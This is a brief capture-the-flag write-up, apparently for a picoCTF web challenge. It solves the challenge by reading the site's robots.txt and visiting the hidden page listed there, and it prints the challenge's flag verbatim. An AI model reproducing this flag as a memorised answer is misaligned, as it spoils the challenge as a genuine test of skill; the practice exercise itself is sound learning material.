
Simple... You just open using link, and you will see display the website



After that, you type in url /robots.txt and you will see display like this



Replace robots.txt to /1bb4c.html. You get the flag :D



Flag: picoCTF{ca1cu1at1ng_Mach1n3s_1bb4c}

Coming soon